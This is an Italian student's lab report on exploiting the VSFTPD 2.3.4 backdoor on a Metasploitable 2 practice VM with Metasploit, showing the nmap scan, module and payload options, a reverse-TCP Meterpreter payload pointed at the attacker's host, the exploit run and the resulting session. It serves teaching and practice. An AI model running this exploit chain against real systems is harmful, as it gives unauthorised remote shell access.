Exploit del servizio VSFTPD 2.3.4 su Metasploitable 2

Studente: Vincenzo Lembo
Corso: Cybersecurity & Ethical Hacking
Esercitazione: W15D4
Argomento: Penetration Testing con Metasploit Framework
Ambiente: Kali Linux, Metasploitable 2 – UTM

---

1. Obiettivo dell'esercitazione

L'obiettivo dell'esercitazione consiste nell'eseguire un test di penetrazione su una macchina virtuale Metasploitable 2, sfruttando una vulnerabilità presente nel servizio FTP VSFTPD.

La traccia richiede di:

- Configurare Metasploitable 2 con indirizzo IP `192.168.1.149/24`.
- Individuare il servizio FTP vulnerabile.
- Utilizzare Metasploit Framework per ottenere una sessione sulla macchina bersaglio.
- Creare una directory denominata `test_metasploit` nella directory principale del sistema.
- Verificare la corretta creazione della directory.

---

2. Configurazione della macchina bersaglio

La prima fase dell'esercitazione ha riguardato la configurazione dell'indirizzo IP della macchina Metasploitable 2.

L'indirizzo richiesto dalla traccia era:

`192.168.1.149/24`

Successivamente è stata verificata la configurazione di rete e la raggiungibilità del sistema.

La comunicazione tra Kali Linux e Metasploitable 2 è risultata funzionante.

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.
0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ _
```

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 96:95:e1:a3:ba:9f
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fd2b:29e2:1333:e7f4:9495:e1ff:fea3:ba9f/64 Scope:Global
          inet6 addr: fe80::9495:e1ff:fea3:ba9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:311 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20232 (19.7 KB)  TX bytes:6146 (6.0 KB)
          Base address:0xc000 Memory:febc0000-febe0000
```

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=7.71 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=5.07 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=5.61 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=63 time=6.09 ms

--- 192.168.1.149 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3018ms
rtt min/avg/max/mdev = 5.068/6.120/7.706/0.984 ms
```

---

3. Ricognizione e identificazione del servizio FTP

La fase successiva ha previsto l'identificazione del servizio FTP presente sulla macchina bersaglio.

Attraverso Nmap è stata effettuata una scansione della porta 21:

```
nmap -sV -T4 192.168.1.149
```

Il risultato ha evidenziato:


```
21/tcp open ftp vsftpd 2.3.4
```

La scansione ha quindi confermato che:

- La porta TCP 21 era aperta.
- Il servizio FTP risultava attivo.
- La versione identificata era VSFTPD 2.3.4.

Questa versione è associata alla vulnerabilità CVE-2011-2523, relativa a una backdoor introdotta in una distribuzione compromessa del software.

La sola identificazione della versione non dimostra necessariamente la presenza della backdoor, ma costituisce un elemento utile per approfondire la verifica.



---

4. Avvio di Metasploit Framework

Dopo aver identificato il servizio FTP, ho avviato Metasploit Framework dal terminale di Kali Linux.

Il comando utilizzato è stato:

`msfconsole`


Una volta avviata la console, ho individuato il modulo dedicato alla vulnerabilità di VSFTPD 2.3.4.

Il modulo selezionato è:

`exploit/unix/ftp/vsftpd_234_backdoor`

Questo exploit è progettato per sfruttare la backdoor associata alla versione compromessa di VSFTPD 2.3.4.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Run modules in the background with run -j so you can
keep working
```




```
       =[ metasploit v6.5.2-dev                                   ]
+ -- --=[ 2,677 exploits - 1,344 auxiliary - 2,599 payloads     ]
+ -- --=[ 436 post - 57 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

```
msf > search vsftp

Matching Modules
================

   #  Full Name                                  Disclosure Date  Rank       Check  Name
   -  ---------                                  ---------------  ----       -----  ----
   0  auxiliary/dos/ftp/vsftpd_232               2011-02-03       normal     Yes    VSFTPD 2.3.2 and Earlier STAT Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor       2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   EXTENSIONS                      no        Comma-separate list of extensions to load
   FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGET)
   FETCH_DELETE   false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥
                                             3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                   no        Local IP to use for serving payload
   FETCH_SRVPORT  8080             yes       Local port to use for serving payload
   FETCH_URIPATH                   no        Local URI to use for serving payload
   LHOST                           yes       The listen address (an interface may be specified)
   LPORT          4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FETCH_PIPE   false            yes       Host both the binary payload and the command so it can be piped directly to the shell.


   When FETCH_FILELESS is none:

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FETCH_FILENAME    hRDvTFvMSuX      no        Name to use on remote system when storing payload; cannot contain spaces or slashes
   FETCH_WRITABLE_DIR  ./             yes       Remote writable dir to store payload; cannot contain spaces


Exploit target:

   Id  Name
   --  ----
   0   Linux/Unix Command
```

5. Configurazione e scelta dei payloads

Durante l'esercitazione ho approfondito il funzionamento dei payload di Metasploit.

Un payload rappresenta il componente che determina il comportamento successivo allo sfruttamento di una vulnerabilità.

I payload possono consentire, per esempio, l'apertura di una shell oppure l'avvio di una sessione Meterpreter. Per visualizzare i payload compatibili con il modulo ho utilizzato:

```
show payloads
```

Questo comando ha permesso di esaminare le diverse alternative disponibili.

Durante le prove sono state considerate configurazioni differenti. Per ottenere una sessione Meterpreter ho utilizzato il seguente payload:

`cmd/linux/http/x86/meterpreter/reverse_tcp`

Il payload consente di stabilire una connessione TCP inversa dalla macchina bersaglio verso Kali Linux, permettendo l'apertura di una sessione Meterpreter.

Ho configurato l'indirizzo IP della macchina Kali Linux:

```
set LHOST 192.168.50.100
```

La porta utilizzata per ricevere la connessione era:

```
LPORT 4444
```

La configurazione finale prevedeva quindi:

Parametro	**Valore**
Exploit	unix/ftp/vsftpd_234_backdoor
RHOSTS	192.168.1.149

RPORT	21
Payload	cmd/linux/http/x86/meterprete r/reverse_tcp
LHOST	192.168.50.100
LPORT	4444





---

6. Esecuzione dell'exploit

Dopo aver completato la configurazione, ho avviato l'exploit utilizzando:


`exploit`

Durante l'esecuzione sono comparsi i messaggi:

`The target appears to be vulnerable`

`Backdoor has been spawned!`

```
Meterpreter session 1 opened
```



Il risultato ha confermato il corretto sfruttamento della vulnerabilità e l'accesso alla macchina Metasploitable 2.

---

7. Creazione della directory richiesta

Dopo aver ottenuto la sessione Meterpreter, ho eseguito il comando richiesto dalla traccia per creare una directory nella root del sistema.


Il comando utilizzato è stato:

```
mkdir /test_metasploit
```

Meterpreter ha restituito:

```
Creating directory: /test_metasploit
```

Il messaggio ha confermato l'esecuzione del comando senza errori.



---

8. Verifica del risultato


Per verificare che la directory fosse stata creata correttamente, ho utilizzato il comando:

```
ls /
```

Il comando ha mostrato il contenuto della directory principale del sistema Metasploitable 2.

Tra le directory presenti è comparsa:

`test_metasploit`



```
meterpreter > ls /
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100644/rw-r--r--  0        fil   2026-09-29 11:22:22 -0400  2E
100644/rw-r--r--  0        fil   2026-10-02 12:08:05 -0400  6
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:33 -0400  bin
040755/rwxr-xr-x  1024     dir   2012-05-13 23:36:28 -0400  boot
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:51 -0400  cdrom
100700/rwx------  1205508  fil   2026-10-26 13:33:58 -0400  dMYvJAAheC
100700/rwx------  1205508  fil   2026-10-22 15:29:14 -0400  dWKGxgJTQTFN
040755/rwxr-xr-x  13700    dir   2026-10-26 12:43:02 -0400  dev
040755/rwxr-xr-x  4096     dir   2026-10-26 12:43:10 -0400  etc
040755/rwxr-xr-x  4096     dir   2010-04-16 02:16:02 -0400  home
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:40 -0400  initrd
100644/rw-r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:22 -0400  lib
040700/rwx------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:52 -0400  media
040755/rwxr-xr-x  4096     dir   2010-04-28 16:16:56 -0400  mnt
100600/rw-------  25288    fil   2026-10-26 12:43:13 -0400  nohup.out
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:39 -0400  opt
040555/r-xr-xr-x  0        dir   2026-10-26 12:42:33 -0400  proc
040755/rwxr-xr-x  4096     dir   2026-10-26 12:43:14 -0400  root
040755/rwxr-xr-x  4096     dir   2012-05-13 21:54:53 -0400  sbin
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:38 -0400  srv
040755/rwxr-xr-x  0        dir   2026-10-26 12:42:35 -0400  sys
040700/rwx------  4096     dir   2026-10-26 13:34:59 -0400  test_metasploit
041777/rwxrwxrwx  4096     dir   2026-10-26 12:43:57 -0400  tmp
040755/rwxr-xr-x  4096     dir   2010-04-28 00:06:37 -0400  usr
040755/rwxr-xr-x  4096     dir   2010-03-17 10:08:23 -0400  var
100644/rw-r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

---

9. Conclusioni

L'esercitazione è stata completata con successo.

Attraverso Kali Linux ho identificato il servizio FTP VSFTPD 2.3.4 presente sulla macchina Metasploitable 2.

Successivamente, utilizzando Metasploit Framework e il modulo `exploit/unix/ftp/vsftpd_234_backdoor`, ho sfruttato la vulnerabilità associata al servizio.

Il payload Meterpreter Reverse TCP ha consentito di ottenere una sessione remota sulla macchina bersaglio.

Una volta stabilita la sessione, ho creato la directory `/test_metasploit` e verificato la sua presenza attraverso il comando `ls /`.

L'esercitazione mi ha permesso di approfondire il funzionamento di Metasploit Framework, la configurazione di un exploit, l'utilizzo di un payload e l'interazione con un sistema remoto attraverso Meterpreter.

Vincenzo Lembo